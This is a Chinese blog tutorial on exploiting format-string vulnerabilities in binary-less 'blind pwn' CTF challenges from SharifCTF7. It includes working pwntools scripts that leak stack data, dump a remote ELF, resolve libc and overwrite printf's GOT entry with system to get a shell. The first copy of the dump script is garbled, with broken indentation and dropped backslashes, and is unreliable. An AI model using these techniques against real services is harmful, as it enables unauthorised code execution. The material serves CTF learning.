【技术分享】格式化字符串漏洞利用小结（二）

发布时间：2017-03-31 10:03:06

作者：tianyi201612

稿费：300RMB

投稿方式：发送邮件至linwei#360.cn，或登陆网页版在线投稿

传送门

【技术分享】格式化字符串漏洞利用小结（一）

【CTF攻略】格式化字符串blind pwn详细教程

1、无binary的格式化字符串漏洞利用

无binary的格式化字符串漏洞赛题一般都只给一个远程地址，根据这篇文章（http://bobao.360.cn/ctf/detail/189.html ）可知，这种题目叫“blind pwn”（那这里就是“blind formatstring”了），有点sql注入里面盲注的意思，挺好玩的。

这里选用sharifCTF7来举例，因为这个CTF的服务端至今还开放着，并且提供了三道从易到难的无binary格式化字符串漏洞利用题目，有兴趣的可以尝试一下。这三道题目也将格式化字符串漏洞利用的两种主要方式体现了出来，即“读取数据以泄漏信息”和“写入数据以获取控制权”。

2、sharifCTF7-Guess（pwn 50）

```
nc ctf.sharif.edu 54517
```

这题是将flag直接放置在栈中，用户可以输入format字符串并返回相应信息。通过构造类似“%x*n”这样的输入即可获得栈中的n字节信息，从而将隐藏在栈中的flag直接拿到。

通过输入%1$p可知目标系统是64位，然后使用%k$lx并一直增加k值。当k=136时，输出5443666972616853，hex转码后即为“TCfirahS”，说明马上就到flag了，继续增加k，结果如下。

```
136 5443666972616853 TCfirahS
137 3832346435617b46 824d5a{F
138 6237636363323336 b7ccc236
139 6136633735336466 a6c753df
140 3561383761383231 5a87a821
141 00007ff6007d6338 }c8
Flag：SharifCTF{a5d428632ccc7bfd357c6a128a78a58c}
```

3、sharifCTF7-NoMoreBlind（pwn 200）

```
nc ctf.sharif.edu 54514
```

这题可以无限次输入字符串，每次均可得到反馈。通过输入“%3$p%4$p”进行测试，我们可以确定目标系统是32bit的，且偏移为4。本题的flag不在栈上，需要通过getshell来寻找，主要思路如下：

通过格式化字符串漏洞，利用%s将目标ELF文件dump出来；

分析并修复返回的ELF文件；

通过逆向ELF文件，了解程序的基本流程以及所用libc函数的GOT以获得system函数的实际地址；

将system函数地址写入printf函数的GOT表项处；

通过输入“/bin/sh”，利用已被改为system地址的printf来获得shell。

3.1 利用格式化字符串漏洞dump出ELF

先给出代码吧，此代码修改自其他人的，特此说明。

```
from pwn import *
def leakELF(addr):
    p = None
  for i in range(5): #多循环几次，放置连接中断
      try:
        p = remote("ctf.sharif.edu", 54518, timeout=1)
      payload = "ABCD%7$sDCBA" + p32(addr)
      if ("x0a" in payload) or ("x00" in payload):
          log.warning("newline in payload!")
        return "xff"
      p.sendline(payload)
      print p.recvline()
      data2 = p.recvline()
      log.info(hexdump(data2))
      if data2:
          fr = data2.find("ABCD") + 4
        to = data2.find("DCBA")
      res = data2[fr:to]  #定位出泄漏的数据位置
      if res == "":    #说明要泄漏的数据就是x00
          return "x00"
      else:
        return res
    return "xff"  #如果出现异常，先返回xff
  except KeyboardInterrupt:
    raise
  except EOFError:
    log.debug("got EOF for leaking addr 0x{:x}".format(addr))
    pass
  except Exception:
    log.warning("got exception...", exc_info = sys.exc_info())
  finally:
      if p:
        p.close()
  return "xff"
f = open("nomoreblind-binary", "wb")
base = 0x08048000
leaked = ""
while len(leaked) < 8000:           #假设目标ELF小于8kb
    address = base + len(leaked)  #新的泄露地址等于基地址加上已泄漏的长度
  tmp = leakELF(address)
  leaked += tmp
  log.info(hexdump(leaked))
  with open("nomoreblind-binary", "wb") as f: #将已泄漏的数据写入文件
      f.write(leaked)
```

```python
from pwn import *
def leakELF(addr):
    p = None
    for i in range(5): #多循环几次，放置连接中断
        try:
            p = remote("ctf.sharif.edu", 54518, timeout=1)
            payload = "ABCD%7$sDCBA" + p32(addr)
            if ("\x0a" in payload) or ("\x00" in payload):
                log.warning("newline in payload!")
                return "\xff"
            p.sendline(payload)
            print  p.recvline()
            data2 = p.recvline()
            log.info(hexdump(data2))
            if data2:
                fr = data2.find("ABCD") + 4
                to = data2.find("DCBA")
                res = data2[fr:to]  #定位出泄漏的数据位置
                if res == "":       #说明要泄漏的数据就是\x00
                    return "\x00"
                else:
                    return res
            return "\xff"           #如果出现异常，先返回\xff
        except KeyboardInterrupt:
            raise
        except EOFError:
            log.debug("got EOF for leaking addr 0x{:x}".format(addr))
            pass
        except Exception:
            log.warning("got exception...", exc_info = sys.exc_info())
        finally:
            if p:
                p.close()
    return "\xff"
f = open("nomoreblind-binary", "wb")
base = 0x08048000
leaked = ""
while len(leaked) < 8000:          #假设目标ELF小于8kb
    address = base + len(leaked)  #新的泄露地址等于基地址加上已泄漏的长度
    tmp = leakELF(address)
    leaked += tmp
    log.info(hexdump(leaked))
    with open("nomoreblind-binary", "wb") as f: #将已泄漏的数据写入文件
        f.write(leaked)
```


由于是32bit程序，一般起始于0x08048000，故我们将此处设置为泄漏的起始地址。泄漏的方式就是利用格式化字符参数%s，payload是"ABCD%7$sDCBA"+p32(addr)，ABCD和DCBA是为了定位返回的数据位置，而我们要泄漏信息的地址（即p32(addr)）位于偏移位置7。我们这里假设目标elf大小是8kb，其实没有那么大，视情终止即可。在上面的代码中，我们通过自定义的leakELF函数，每次泄漏一段数据，并记录数据长度，以便下次从该长度之后继续泄漏。代码中还需要解释的几点是：

leakELF中的for循环是为了防止连接服务器出错，毕竟要泄漏的数据量较大；

如果payload中出现0x0a，则会造成截断（接收函数是fgets），直接返回none；


如果返回的ABCD与DCBA之间没数据，则设置返回数据为x00；

如果直接出现异常或无返回，则设置返回数据为xff。

整个泄漏的时间会比较长，慢慢等吧，大概到4kb左右的时候，其实就已经完成了，因为出现了新的ELF头（x7f454c46）。这个其实没有特别的标志，只能说毕竟是比赛，binary不会太大，感觉差不多，拿出来分析一下就知道了。

3.2 修复ELF文件

由于我们在dump脚本中填补了一些xff，故需要大概修补一下，比如文件的第一个字节，就要从xff改为x7f。通过010Editor的ELF文件模板，我们可以比较方便地修补ELF文件。涉及到ELF文件格式的问题，这里就不多说了，大家可以参考其他文章，主要把文件头修改好就差不多了。当然，修改了之后也是不能运行的，毕竟从内存中dump出来的ELF与可执行文件在区段大小等方面还是不一样的。



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	7F	45	4C	46	01	01	01	00	00	00	00	00	00	00	00	00	.ELF....
0010h:	02	00	03	00	01	00	00	00	A0	84	04	08	34	00	00	00	....4...
0020h:	CC	0A	00	00	00	00	00	00	34	00	20	00	08	00	28	00	Ì.....4. ...(.
0030h:	1E	00	1B	00	06	00	00	00	34	00	00	00	34	80	04	08	.....4...4€..
0040h:	34	80	04	08	00	01	00	00	00	01	00	00	05	00	00	00	4€....
0050h:	04	00	00	00	03	00	00	00	34	01	00	00	34	81	04	08	.....4...4...
0060h:	34	81	04	08	13	00	00	00	13	00	00	00	04	00	00	00	4.....
0070h:	01	00	00	00	01	00	00	00	00	00	00	00	00	80	04	08	.....€..
0080h:	00	80	04	08	58	08	00	00	58	08	00	00	05	00	00	00	.€..X...X.....
0090h:	00	10	00	00	01	00	00	00	58	08	00	00	58	98	04	08	.....X...X˜..
00A0h:	58	98	04	08	34	01	00	00	70	01	00	00	06	00	00	00	X˜..4...p.....
00B0h:	00	10	00	00	02	00	00	00	64	08	00	00	64	98	04	08	.....d...d˜..
00C0h:	64	98	04	08	E8	00	00	00	E8	00	00	00	06	00	00	00	d˜..è...è.....
00D0h:	04	00	00	00	04	00	00	00	48	01	00	00	48	81	04	08	.....H...H...
00E0h:	48	81	04	08	44	00	00	00	44	00	00	00	04	00	00	00	H...D...D.....
00F0h:	04	00	00	00	50	E5	74	64	44	07	00	00	44	87	04	08	....PåtdD...D‡..
0100h:	44	87	04	08	34	00	00	00	34	00	00	00	04	00	00	00	D‡..4...4.....
0110h:	04	00	00	00	51	E5	74	64	00	00	00	00	00	00	00	00	....Qåtd.....
0120h:	00	00	00	00	00	00	00	00	00	00	00	00	06	00	00	00	.....
0130h:	10	00	00	00	2F	6C	69	62	2F	6C	64	2D	6C	69	6E	75	..../lib/ld-linu

Template Results - ELFTemplate.bt

Name	Value	Start	Size	Color
struct file		0h	0h	Fg: Bg:
struct elf_header		0h	34h	Fg: Bg:
struct e_ident_t e_ident		0h	10h	Fg: Bg:
enum e_type32_e e_type	ET_EXEC (2)	10h	2h	Fg: Bg:
enum e_machine32_e e_machine	EM_386 (3)	12h	2h	Fg: Bg:
enum e_version32_e e_version	EV_CURRENT (1)	14h	4h	Fg: Bg:
Elf32_Addr e_entry_START_ADDRESS	0x080484A0	18h	4h	Fg: Bg:
Elf32_Off e_phoff_PROGRAM_HEADER_OFFSET_IN_FILE	52	1Ch	4h	Fg: Bg:
Elf32_Off e_shoff_SECTION_HEADER_OFFSET_IN_FILE	2764	20h	4h	Fg: Bg:
Elf32_Word e_flags	0	24h	4h	Fg: Bg:
Elf32_Half e_ehsize_ELF_HEADER_SIZE	52	28h	2h	Fg: Bg:
Elf32_Half e_phentsize_PROGRAM_HEADER_ENTRY_SIZE_IN_FILE	32	2Ah	2h	Fg: Bg:
Elf32_Half e_phnum_NUMBER_OF_PROGRAM_HEADER_ENTRIES	8	2Ch	2h	Fg: Bg:
Elf32_Half e_shentrize_SECTION_HEADER_ENTRY_SIZE	40	2Eh	2h	Fg: Bg:
Elf32_Half e_shnum_NUMBER_OF_SECTION_HEADER_ENTRIES	30	30h	2h	Fg: Bg:
Elf32_Half e_shtrndx_STRING_TABLE_INDEX	27	32h	2h	Fg: Bg:
struct program_header_table				
struct section_header_table				

3.3 逆向ELF文件

上面的ELF文件已经可以借助IDA进行逆向了，F5后得到的伪代码如下。

```
//----- (0804859B) ------------------------
signed int sub_804859B()
{
  char v1; // [sp+0h] [bp-408h]@1
  char *v2; // [sp+3F0h] [bp-18h]@1
  int (*v3)(); // [sp+3F4h] [bp-14h]@1
  signed int v4; // [sp+3F8h] [bp-10h]@1
  int v5; // [sp+3FCh] [bp-Ch]@1

  sub_8048460();
  memset(&v1, 0, 0x400u);
  sub_8048490();
  v5 = 0;
  v4 = 2;
  v3 = 0;
  v2 = (char *)dword_80499C0;
  sub_8048490();
  v3 = sub_804859B;
  v2 = (char *)14;
  sub_8048430();
  v2 = (char *)60;
  sub_8048440();
  while ( 1 )
  {
    v4 = stdin;
    v3 = (int (*)())1024;
    v2 = &v1;
    if ( !sub_8048420() )
      break;
    v2 = &v1;
    v3 = (int (*)())sub_8048470();
    v2 = "Printing %d bytes";
    sub_8048400();
    v2 = &v1;
    sub_8048400();
    v2 = (char *)dword_80499C0;
    sub_8048410();
  }
  return 1;
}
```


上面就是main函数，虽然并没有把所有库函数名称都关联出来，但主程序毕竟很短，很容易猜出逻辑关系。程序首先利用setvbuf函数设置了输入输出，然后设置alarm函数参数为60秒；进入while无限循环后，用fgets来接收输入，并用printf进行输出。

结合汇编代码以及ELF中的函数名字符串（fflush、exit、printf、fgets、strlen、alarm、setvbuf），我们就能将它们对应起来，比如：

setvbuf：plt是0x08048490，got是0x08049980（在IDA中跳到sub_08048490即知）；

alarm：plt是0x08048440，got是0x0804996c；

printf：plt是0x08048400，got是0x0804995c。

3.4 获取libc函数地址

本题既没有提供程序的binary，更没有提供对应的libc文件。在这种情况下，我知道的方法有两种：

采用DynELF暴力搜索

利用libcdatabase或libdb查询


我参考的writeup作者就是用的第一种方法，但我始终没成功，即使和作者沟通后得到了他的脚本也不行，感觉是网络连接不稳定；而第二种方法更是没有达到目的，应该是由于内置的libc库文件不全导致的。

考虑到第一种方法中，pwntools其实也是通过获取目标libc中的特征字符串来比对自身服务器中的libc文件以确定版本，那是不是可以干脆将pwntools所依赖的所有libc库文件都下载下来，然后再借鉴第二种方法，将这些库文件导入到libcdatabase中，利用该工具已有的功能，通过GOT表泄漏的libc库函数地址的后12bit来缩小并确定版本范围呢？

按照这个思路，我首先写了个脚本，根据pwntools中的md5文档（https://gitlab.com/libcdb/libcdb/tree/master/hashes）将对应的libc文件都下载了下来。截至目前所有pwntools中的libc文件url我也保存在了附件中，共6000多个。当然，pwntools中的libc库也是动态更新的，未来还会添加新的libc文件，大家可以继续搜索并扩充至自己本地。

然后，我使用libcdatabase内置的add功能脚本，将上述所有libc文件都导入了进去。由于该功能会解析每个libc文件，故时间比较长，但一劳永逸，以后就可以直接用find功能脚本来快速查找比对了。当然，如果有哪些libc文件没有导入进去，我们也可以直接用pwntools的ELF模块来解析并比对后12bit。

通过以上工作，结合泄漏出来的printf函数实际地址的后12bit（即0xc70），我们可以匹配到很多libc文件，如下图所示，如libc6-i386-2.19-18+deb8u3-lib32-libc-2.19.so；再用alarm等其他库函数的后12bit进一步校正，即可获知最终版本，从而获取到相应偏移，具体见下面的代码。



3.5 获取shell

得到了libc版本，我们就可以确定各个库函数的偏移，从而可以得到system函数地址，并借助格式化字符串漏洞用其替换掉目标程序GOT表中的printf地址。当目标程序进入下一次循环后，我们用“/bin/sh”作为输入，由于此时printf的GOT地址处其实保存的是system函数地址，则调用printf(“/bin/sh”)时，其实就是调用的system(“/bin/sh”)，shell也就获取到了。

通过《格式化字符串漏洞利用小结（一）》，我们比较深入的理解了格式化字符串漏洞的原理与手工构造payload的方法。这时，也可以通过pwntools的fmtstr_payload功能来简化格式化字符串漏洞利用，不用再自己一点一点小心地构造payload，而交给pwntools来自动完成。

具体使用的就是如下函数。

```
fmtstr_payload(offset, writes, numbwritten=0, write_size='byte')
```

第一个参数表示格式化字符串的偏移，这里已经知道是4；

第二个参数表示需要利用%n写入的数据，采用字典形式，我们要将printf的GOT数据改为system函数地址，就写成{printfGOT: systemAddress}；

第三个参数表示已经输出的字符个数，这里没有，为0，采用默认值即可；

第四个参数表示写入方式，是按字节（byte）、按双字节（short）还是按四字节（int），对应着hhn、hn和n，默认值是byte，即按hhn写。

fmtstr_payload函数返回的就是payload，具体结果你可以print出来看看，和你自己手工构造的一不一样。

以下就是具体的利用代码。

```
from pwn import *
import binascii
p = remote("ctf.sharif.edu", 54518, timeout=1)
printfGOT = 0x0804995c
printfOffset = 0x4cc70
systemOffset = 0x3e3e0
p.sendline("%5$s" + p32(printfGOT))
print p.recvline()
data = p.recv()
printfAddress = data[0:4][::-1]
printfAddress = int(binascii.hexlify(printfAddress),16)
systemAddress = printfAddress - printfOffset + systemOffset
print "printf:", hex(printfAddress)
print "system:", hex(systemAddress)
payload = fmtstr_payload(4, {printfGOT: systemAddress})
p.sendline(payload)
print p.recvline()
print p.recv()
p.sendline("/bin/sh")
print p.recvline()
p.interactive()
```

4、参考文章

http://bobao.360.cn/ctf/detail/189.html

https://losfuzzys.github.io/writeup/2016/12/18/sharifctf7-guess-persian-nomoreblind/

https://github.com/irGeeks/ctf/tree/master/2016-SharifCTF7

5、附件

https://pan.baidu.com/s/1kV5aqsn

传送门

【技术分享】格式化字符串漏洞利用小结（一）

【CTF攻略】格式化字符串blind pwn详细教程

安全知识

tianyi201612

分享到：

推荐阅读

MuddyWater感染链剖析

2018-12-10 15:30:28

如何利用.NET实现Gargoyle

2018-12-10 14:30:46

Sqlmap如何检测Boolean型注入

2018-12-10 10:30:53

如何挖掘RPC漏洞（Part 1）

2018-12-09 10:00:16

发表评论

发表你的评论吧

昵称 Dir溢出大神 换一个

发表评论

评论列表

还没有评论呢，快去抢个沙发吧~

tianyi201612

这个人太懒了，签名都懒得写一个

文章 3　粉丝 1

✚ 关注

TA的文章

【技术分享】格式化字符串漏洞利用小结（二）

2017-03-31 10:03:06

【技术分享】格式化字符串漏洞利用小结（一）

2017-03-24 14:31:57

【技术分享】借助DynELF实现无libc的漏洞利用小结

2016-12-15 17:17:07

输入关键字搜索内容

相关文章

360 | 数字货币钱包APP安全威胁概况

以太坊智能合约安全入门了解一下（下）

对恶意勒索软件Samsam多个变种的深入分析

360 | 数字货币钱包安全白皮书

Json Web Token历险记

揪出底层的幽灵：深挖寄生灵II

简单五步教你如何绕过安全狗

热门推荐